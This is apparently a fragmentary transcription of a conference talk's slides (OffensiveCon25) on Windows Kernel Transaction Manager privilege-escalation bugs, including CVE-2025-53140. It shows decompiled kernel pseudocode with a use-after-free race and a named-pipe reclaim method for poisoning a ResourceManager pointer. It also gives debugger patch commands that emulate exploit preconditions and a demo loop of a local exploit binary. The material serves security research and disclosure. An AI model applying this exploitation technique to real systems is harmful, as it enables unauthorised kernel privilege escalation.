
iopl=0            nv up ei pl zr na po nc

tm!TmpDispatchPropagateRequest+0x1af:


fffff803`2669083f 488b4d70            mov        rcx,qword ptr [rbp+70h] ss:0018:ffff9501`f2704fe0=????????????????

Resetting default scope


# Protocol Creation




# Protocol Creation




# Protocol




# Promoting Protocol



# PropagateRequest Creation



# PropagateRequest



# Dispatch PropagateRequest



TmpDispatchPropagateRequest()



## Bug 2: Dispatch PropagateRequest

```
void TmpDispatchPropagateRequest(_KPROPAGATEREQUEST *PropagateRequest)
{
 // 1. Find Promoting Protocol
 KeWaitForSingleObject(&TmpAllProtocolsListMutex, Executive, 0, 0, 0LL);
 KPROTOCOL* PromotingProtocol = find_promoting_protocol();
 KeReleaseMutex(&TmpAllProtocolsListMutex, 0);
 ...
}
```

## Bug 2: Dispatch PropagateRequest

```
void TmpDispatchPropagateRequest(_KPROPAGATEREQUEST *PropagateRequest)
{
 // 1. Find Promoting Protocol
 KeWaitForSingleObject(&TmpAllProtocolsListMutex, Executive, 0, 0, 0LL);
 KPROTOCOL* PromotingProtocol = find_promoting_protocol();
 KeReleaseMutex(&TmpAllProtocolsListMutex, 0);

 ...

 // 2. Set Propagate Request ResourceManager to Promoting Protocol's ResourceManager
 PropagateRequest->ResourceManager = PromotingProtocol->ResourceManager;
 ObfReferenceObject(PromotingProtocol->ResourceManager);
 ...
}
```

## Bug 2: Dispatch PropagateRequest - Vulnerability

```
void TmpDispatchPropagateRequest(_KPROPAGATEREQUEST *PropagateRequest)
{
 // 1. Find Promoting Protocol
 KeWaitForSingleObject(&TmpAllProtocolsListMutex, Executive, 0, 0, 0LL);
 KPROTOCOL* PromotingProtocol = find_promoting_protocol();
 KeReleaseMutex(&TmpAllProtocolsListMutex, 0);
 /*
 *
 * ... We can free the Promoting Protocol in this window!
 *
 */
 // 2. Set Propagate Request ResourceManager to Promoting Protocol's ResourceManager
 PropagateRequest->ResourceManager = PromotingProtocol->ResourceManager;
 ObfReferenceObject(PromotingProtocol->ResourceManager);
 ...
}
```

# Protocol Deletion

```
void TmpCloseResourceManager(_KRESOURCEMANAGER *ResourceManager)
{
 ...
 // Lock global mutex and free Protocol
 KeWaitForSingleObject(&TmpAllProtocolsListMutex, Executive, 0, 0, 0LL);
 TmpDeleteProtocol(get_entry_from_list(ResourceManager->ProtocolListHead));
 KeReleaseMutex(&TmpAllProtocolsListMutex, 0);
 ...
}
```

CloseProcedure of ResourceManager object

Called when calling CloseHandle(hRM)

Reclaim freed Protocol with Named Pipe  $\Rightarrow$  poison ResourceManager field

## Bug 2: Dispatch PropagateRequest - Vulnerability

```
void TmpDispatchPropagateRequest(_KPROPAGATEREQUEST *PropagateRequest)
{
 // 1. Find Promoting Protocol
 KeWaitForSingleObject(&TmpAllProtocolsListMutex, Executive, 0, 0, 0LL);
 KPROTOCOL* PromotingProtocol = find_promoting_protocol();
 KeReleaseMutex(&TmpAllProtocolsListMutex, 0);

 // ... Free the Promoting Protocol in this window and reclaim with Named Pipe data

 // 2. We control PromotingProtocol→ResourceManager
 PropagateRequest→ResourceManager = PromotingProtocol→ResourceManager;
 ObfReferenceObject(PromotingProtocol→ResourceManager);
 ...
 // 3. Use Poisoned ResourceManager
 KeWaitForSingleObject(PromotingProtocol→ResourceManager);
 add_to_linked_list(&PromotingProtocol→ResourceManager→PendingPropReqListHead, PropagateRequest);
 KeReleaseMutex(PromotingProtocol→ResourceManager);
 ...
 TmpSetNotificationResourceManager(PropagateRequest→ResourceManager)
 ...
}
```

# Constraints

1. Exploit needs to be ran on a Clustered Disk.
2. Only the 'KtmRm' Service can register a Promoting Protocol


Emulate Clustered Disk:

```
eb tm!TmplsClusteredTransactionManager+0xe7 b0 01 90
```

Emulate KtmRm Service:

```
eb tm!NtRegisterProtocolAddressInformationExt+0x1ce b3 01
```

# Demo





Recycle Bin



dispatch

```
Command Prompt

C:\Users\jael\Desktop>whoami && whoami /priv
desktop-t0014co\jael

PRIVILEGES INFORMATION

Privilege Name Description State

SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled

C:\Users\jael\Desktop>for /L %i in (1,1,100) do dispatch.exe_
```

About Windows



Microsoft Windows

Version 23H2 (OS Build 22631.4169)

© Microsoft Corporation. All rights reserved.

The Windows 11 Pro operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries/regions.


This product is licensed under the [Microsoft Software License Terms](#) to:

jael

OK


Test Mode  
Windows 11 Pro  
Build 22621.ni\_release.220506-1250

2:00 AM  
5/10/2025



## Bug 3: OffensiveCon25 - Cedric Halbronn and Jael Koh

**OFFENSIVE CON**  
BY Binary Gecko



Dispatch Propagate Request


Migrate Enlistments

TmpEnlistMultiTm









CVE-2025-53140

CVE ????-????

CVE ????-????

CVE-2025-50166





CVE-2025-53140

CVE ????-????

CVE ????-????

CVE-2025-50166

## Bug 4:

### Windows Kernel Transaction Manager Elevation of Privilege Vulnerability

CVE-2025-53140

Security Vulnerability

**Released: Aug 12, 2025**

Assigning CNA: Microsoft

CVE.org link: [CVE-2025-53140](#) 

Impact: Elevation of Privilege    Max Severity: Important

Weakness: [CWE-416: Use After Free](#)

## Executive Summary

